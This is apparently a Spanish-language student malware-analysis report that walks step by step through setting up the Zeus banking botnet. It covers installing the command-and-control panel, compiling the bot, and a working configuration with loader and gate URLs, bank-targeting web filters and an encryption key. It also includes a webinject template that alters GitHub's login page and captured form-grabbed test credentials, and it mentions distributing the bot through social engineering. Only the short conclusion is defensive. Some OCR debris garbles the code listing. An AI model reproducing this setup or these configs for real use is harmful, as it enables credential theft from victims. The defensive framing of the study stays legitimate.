Documentación técnica y Manual de usuario


Instalación:

Es necesario instalar un servidor y un gestor de base de datos, se usó xaamp para ello; se omitirá la instalación.

Iniciamos apache y mysql.



Creamos una nueva base llamada Zeus:



Copiamos los archivos:

- ../install/
- ../system/
- ../theme/


Cp.php, gate.php, index.php

Al servidor en .../xampp/htdocs/zeus/




Analisis de Malware Proyecto 1 Gonzalo Vazquez Cruz 413038357

Ingresamos a localhost/Zeus/install/ en algún navegador:



Instalamos:



Compilando Zeus:

Se necesita tener instalado Visual Studio en la versión 10 o mayor (los pasos de instalación se omitiraran).

Ademas, es necesario modificar algunas rutas en:

buildconfig.php


Estas son:

\$dir['vcddlls']

\$dir['vc']


\$dir['sdk']

De manera que coincidan con la instalación actual:



Una vez hecho lo anterior ejecutamos make_full.cmd

Despues de lo anterior el contenido de la carpeta builder debe ser:



Ahora definimos los parámetros en el archivo config.txt de acuerdo a la ip del CC.


```
entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://192.168.0.13/zeus/config.bin"
  remove_certs 1
  disable_tcpserver 0
  encryption_key "123456"
end
entry "DynamicConfig"
  url_loader "http://192.168.0.13/zeus/bot.exe"
url_server "http://192.168.0.13/zeus/gate.php"
file_webinjects "webinjects.txt"
entry "AdvancedConfigs"
    ;"http://192.168.0.13/zeus/config.bin"
  entry "WebFilters"
     "!*.microsoft.com/*"
    "!http://*myspace.com*"
"https://www.gruposantander.es/*"
     "!http://*odnoklassniki.ru/*"
     "!http://vkontakte.ru/*"
     "@*/login.osmp.ru/*"
     "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
     ;"http://mail.rambler.ru/*" "passw;login"
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" ""
  end
end
 Vínculo: dirección IPvó local. . . : fe80::dd86:e88f:f4cd:7e71%13
Dirección IPv4. . . . . . . . . . : 192.168.0.13
                                               .: 192.168.0.13
.: 255.255.255.0
```

Ejecutamos zsb.exe para construir el bot:

Creamos el archivo config.bin dando clic a build the bot configuration, creamos el exe dando clic a build the bot executable.




Copiamos bot.exe y config.bin al server: ahora es posible distribuirlo.




Utilizamos una maquina Windows7 para hacer las pruebas;


Primero descargamos el archivo bot.exe desde el servidor (en una situación real es necesario utilizar ingeniería social: fake apps, wrappers, downloaders, etc).



Cedemos los permisos:




En el CC podemos ver que se ha conectado un nuevo bot:




Ahora podemos probar la funcionalidad la maquina Windows 7:


Por ejemplo ingresando credenciales en Hotmail:



Una vez que se hace clic en iniciar sesión podemos ver el reporte en el CC

Para eso vamos a la sección de reportes y seleccionamos la opción ver como texto plano:





Podemos ver que se registraron correctamente las credenciales:

```
POST data:

loginfmt=test@hotmail.com
login=test@hotmail.com
passwd=thisisatest
type=11
```

Uso de Webinjects:

Inyectar código en alguna pagina es sencillo;

Tenemos que definir la entrada en el archivo webinjects.txt

Esta tiene la estructura:

```
set_url https://github.com/login GP
```

```
data_before
name="password" tabindex="2" type="password" />
data_end
data_inject
Phone:input type="text" name="phonenumber"
id="phonenumber"/>
data_end
data_end
data_after
data_end
```

donde:

set url: Es la dirección donde se inyectara

GP: Indica que tomara los datos enviados por GET y POST. data_before: Indica la expresión regula que ira antes de la inyección

data_end: Cierre de bloque.

data_inject: Indica que código se inyectara; aquí puede ir html o javascript (no se si

algún lenguaje mas).

data end: Cierre de bloque

data_after: El código que ira después de la inyección.

data_end: Cierre de bloque.

Es importante notar que los bloques se definen con expresiones regulares.


```
Node.java X primeraPrac.py X Printer.java X SemanticVisitor.java X webinjects.txt X

237
238 set_url https://github.com/login GP
239
240 data_before
241 name="password" tabindex="2" type="password" />
242 data_end
243 data_inject
244 
244 
245 data_end
246 data_end
246 data_end
247 data_end
248
249
240
340
340
340
4


Innea: 247 / 249 col: 8 sel: 0 INS TAB mode: CRLF codificación: CP1252 tipo de archivo: Ninguno ámbito: desconocido
```

Podemos ver el efecto de la inyección anterior en GitHub (se agrego el campo teléfono):


Antes:




Despues:



Para probar el form grabbing; introducimos algunas credenciales de prueba y damos clic en Sign in.



En el CC revisamos los reportes: (Show as text):



Analisis de Malware Proyecto 1 Gonzalo Vazquez Cruz 413038357

Conclusiones

Zeus es un ejemplo de que el malware evoluciona muy rápido; particularmente fue hecho para superar la detección de malwares anteriores:

Es decir, las técnicas de man in the browser y form grabbing son mas eficiente ya que la información se extrae antes de ser enviada, permitiendo trabajar con HTTPS.

Es mejor que un keylogger ya que los datos se obtienen incluso si se usan teclados virtuales, copiar y pegar, o llenado automatico.

Es por lo anterior que deben generarse políticas estrictas de seguridad; por ejemplo restringir los permisos de ejecución a usuarios, a ciertos directorios, informarles de estas amenazas y tener un plan de reacción ante estas.

Fuentes:

http://resources.infosecinstitute.com/botnets-unearthed-the-zeus-bot/

https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf

https://repo.zenk-security.com/Virus-Infections-Detections-Preventions/Inside%20a%20ZeuS%20botnet%20part1.pdf

https://www.cardersforum.se/public-carding-tutorials/1830-create-webinjects-zeus-botnet.html

http://archive.evilzone.org/hacking-and-security/is-zeus-malware-outdated/